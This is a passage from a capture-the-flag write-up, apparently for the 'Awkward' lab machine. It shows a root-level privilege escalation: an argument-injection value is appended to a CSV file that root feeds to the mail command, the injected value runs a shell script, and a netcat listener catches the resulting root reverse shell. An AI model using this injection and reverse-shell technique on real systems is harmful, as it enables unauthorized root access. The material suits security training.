2023/01/29 15:46:47 CMD: UID=0     PID=907    | inotifywait --quiet --monitor --event modify /var/www/private/leave_requests.csv
2023/01/29 15:46:47 CMD: UID=114   PID=906    | avahi-daemon: chroot helper
2023/01/29 15:46:47 CMD: UID=0     PID=892    | /sbin/wpa_supplicant -u -s -O /run/wpa_supplicant
```

This is interesting.

```
inotifywait --quiet --monitor --event modify /var/www/private/leave_requests.csv
```

inotifywait is monitoring the file *leave_requests.csv*. I try adding *Hello World* and monitor again. Found this line.

```
2023/01/29 15:51:51 CMD: UID=0     PID=12560  | mail -s Leave Request: "Hello World" christine
```

It is using *mail* to send a new line added to *leave_requests.csv*. According to GTFObin, *mail* can be used to run arbitrary commands.

- https://gtfobins.github.io/gtfobins/mail/

privilege escalation over mail command

By adding the executable command to the file, I receives a root shell executed via *mail*.

```
www-data@awkward:~/private$ echo '" --exec="\!/dev/shm/shell.sh"' >> leave_requests.csv
echo '" --exec="\!/dev/shm/shell.sh"' >> leave_requests.csv
www-data@awkward:~/private$ cat leave_requests.csv
cat leave_requests.csv
Leave Request Database,,,,
,,,,
HR System Username,Reason,Start Date,End Date,Approved
bean.hill,Taking a holiday in Japan,23/07/2022,29/07/2022,Yes
christine.wool,Need a break from Jackson,14/03/2022,21/03/2022,Yes
jackson.lightheart,Great uncle's goldfish funeral + ceremony,10/05/2022,10/06/2022,No
jackson.lightheart,Vegemite eating competition,12/12/2022,22/12/2022,No
christopher.jones,Donating blood,19/06/2022,23/06/2022,Yes
christopher.jones,Taking a holiday in Japan with Bean,29/07/2022,6/08/2022,Yes
bean.hill,Inevitable break from Chris after Japan,14/08/2022,29/08/2022,No
" --exec="\!/dev/shm/shell.sh"
www-data@awkward:~/private$
```

```
offsec/awkward git:(master) ▶ nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.11.185] 34374
sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

root.txt

```
# cat root.txt
9100c036cca2c2426c2f6c8098f7af0a
# hostname
awkward
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.11.185  netmask 255.255.254.0  broadcast 10.10.11.255
        inet6 fe80::250:56ff:feb9:c129  prefixlen 64  scopeid 0x20<link>
        inet6 dead:beef::250:56ff:feb9:c129  prefixlen 64  scopeid 0x0<global>
        ether 00:50:56:b9:c1:29  txqueuelen 1000  (Ethernet)
        RX packets 1491439  bytes 168801415 (168.8 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1891523  bytes 2007972569 (2.0 GB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 6721424  bytes 2217997934 (2.2 GB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6721424  bytes 2217997934 (2.2 GB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

# 
```